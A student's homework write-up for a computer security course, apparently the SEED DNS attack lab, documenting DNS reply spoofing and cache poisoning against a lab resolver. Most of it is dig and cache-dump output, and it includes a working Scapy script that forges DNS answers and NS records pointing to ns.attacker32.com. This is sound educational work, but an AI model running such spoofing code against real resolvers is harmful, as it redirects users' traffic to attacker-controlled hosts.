CPSC 6200: COMPUTER SECURITY PRINCIPLES


Homework 7

Saurabh Sharma
11/29/2023

Testing the DNS Setup:

Get the IP address of ns.attacker32.com:


We use the command dig to get the IP address for ns.attacker32.com as follows:




Get the IP address of www.example.com:

We use the command dig to get the IP address for www.example.com as follows:

to example.com's official nameserver:





Send the query directly to ns.attacker32.com



Task 1: Directly Spoofing Response to User:

First, we get the user's Ip address and the interface needed for the attack:






Based on these values, we make the changes in our code file task1.py as following:

Now, before launching the attack we flush the cache at the local DNS server and then run the task1.py program on the attacker side. Then we check if the attack has succeeded or not:

```
root@480d51e42455:/# dig www.example.com
;; Warning: Message parser reports malformed message packet.

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 62974
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 72 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Nov 29 14:37:25 EST 2023
;; MSG SIZE  rcvd: 64

root@480d51e42455:/#
```

As, we can see, our attack has successfully launched as the IP address has been changed to the fake one 1.1.1.1. in the reply.




Task 2: DNS Cache Poisoning Attack – Spoofing Answers

Before executing task2, we add some delay to the network traffic using the following command:

tc qdisc add dev eth0 root netem delay 100ms

Now, we will conduct the attack by targeting the DNS server instead of the user machine with the following code as task2.py:

In our code, we use the DNS server's IP address as the src host IP without any further changes.



Again, before running the attack we flush the Local DNS server cache and run the attack on user machine as follows:

```
root@480d51e42455:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 44970
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 04add1fb7fb7d07701000000624e3b22173f31f210f48c64 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 3231 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Nov 29 14:38:51 EST 2023
;; MSG SIZE  rcvd: 88

root@480d51e42455:/#
```

We can see that our attack has been successful as we have spoofed our information in the reply. We can check this at the local DNS cache as well as follows:


```
root@76acc06d56e7:/etc/bind# rndc flush
root@76acc06d56e7:/etc/bind# rndc dumpdb -cache
root@76acc06d56e7:/etc/bind# cat /var/cache/bind/dump.db | grep example
example.com.            777583  NS      a.iana-servers.net.
www.example.com.        863985  A       1.1.1.1
root@76acc06d56e7:/etc/bind#
```

This means our cache is successfully poisoned.

Task 3: Spoofing NS Records

In this attack, we launch one attack that can affect the entire example.com domain using the code as follows:

The idea is to use the Authority section in DNS replies:



Before doing the attack, we clear the cache on the local DNS server first. Now, we execute the attack:

```
root@480d51e42455:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 5224
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 698edb7d5e2af80d01000000624e3cf93b41729a51e82152 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 2819 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Nov 29 14:39:46 EST 2023
;; MSG SIZE  rcvd: 88

root@480d51e42455:/#
```

We can see that our packet has been successfully spoofed in the reply:

```
root@76acc06d56e7:/etc/bind# rndc flush
root@76acc06d56e7:/etc/bind# rndc dumpdb -cache
root@76acc06d56e7:/etc/bind# cat /var/cache/bind/dump.db | grep example
example.com.            777539  NS      ns.attacker32.com.
www.example.com.        863941  A       1.1.1.1
root@76acc06d56e7:/etc/bind#
```

We can see that we have spoofed the entire example.com domain. This can be seen when we try to dig other sites in the domain as follows:

```
root@480d51e42455:/# dig ftp.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> ftp.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 42456
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 4f815464f02a2afd01000000624e3dbc7a32ec11bc681cbb (good)
;; QUESTION SECTION:
;ftp.example.com.               IN      A

;; ANSWER SECTION:
ftp.example.com.        259200  IN      A       1.2.3.6

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Nov 29 14:43:28 EST 2023
;; MSG SIZE  rcvd: 88

root@480d51e42455:/#
```

```
root@3bb14daa60dd:/etc/bind# cat zone_example.com
$TTL 3D
@       IN      SOA   ns.example.com. admin.example.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS    ns.attacker32.com.

@       IN      A     1.2.3.4
www     IN      A     1.2.3.5
ns      IN      A     10.9.0.153
*       IN      A     1.2.3.6
root@3bb14daa60dd:/etc/bind#
```

```
root@76acc06d56e7:/etc/bind# rndc dumpdb -cache
root@76acc06d56e7:/etc/bind# cat /var/cache/bind/dump.db | grep example
example.com.            777385  NS      ns.attacker32.com.
ftp.example.com.        863982  A       1.2.3.6
www.example.com.        863787  A       1.1.1.1
root@76acc06d56e7:/etc/bind#
```

Task 4: Spoofing NS Records for Another Domain

In the previous attack, we successfully poison the cache of the local DNS server, so ns.attacker32.com becomes the nameserver for the example.com domain. Inspired by this success, we would like to extend its impact to another domain.


```python
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    pkt.show()

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                   ttl=259200, rdata='1.1.1.1')

    # The Authority Section
    NSsec1 = DNSRR(rrname='example.com.', type='NS',
                   ttl=259200, rdata='ns.attacker32.com')
    NSsec2 = DNSRR(rrname='google.com.', type='NS',
                   ttl=259200, rdata='ns2.example.net')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=2, arcount=0,
                 an=Anssec, ns=NSsec1/NSsec2)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.53 and dst port 53'
pkt = sniff(iface='br-4422303dd1aa', filter=f, prn=spoof_dns)
```

We flush the local DNS server cache and run the attack as follows:

```
root@480d51e42455:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 62930
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 78899964742f544c01000000624e3f033deb29b335d6b30e (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 3116 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Nov 29 14:44:52 EST 2023
;; MSG SIZE  rcvd: 88

root@480d51e42455:/#
```

The attack is deemed successful as we spoofed our fake information in the reply:

```
root@76acc06d56e7:/etc/bind# rndc flush
root@76acc06d56e7:/etc/bind# rndc dumpdb -cache
root@76acc06d56e7:/etc/bind# cat /var/cache/bind/dump.db | grep example
example.com.            777586  NS      ns.attacker32.com.
www.example.com.        863987  A       1.1.1.1
root@76acc06d56e7:/etc/bind# cat /var/cache/bind/dump.db | grep attacker
example.com.            777586  NS      ns.attacker32.com.
root@76acc06d56e7:/etc/bind# cat /var/cache/bind/dump.db | grep example
example.com.            777586  NS      ns.attacker32.com.
www.example.com.        863987  A       1.1.1.1
root@76acc06d56e7:/etc/bind#
```

However, we can see that only the example.com entry has been cached into the server, and the google.com entry has not been cached.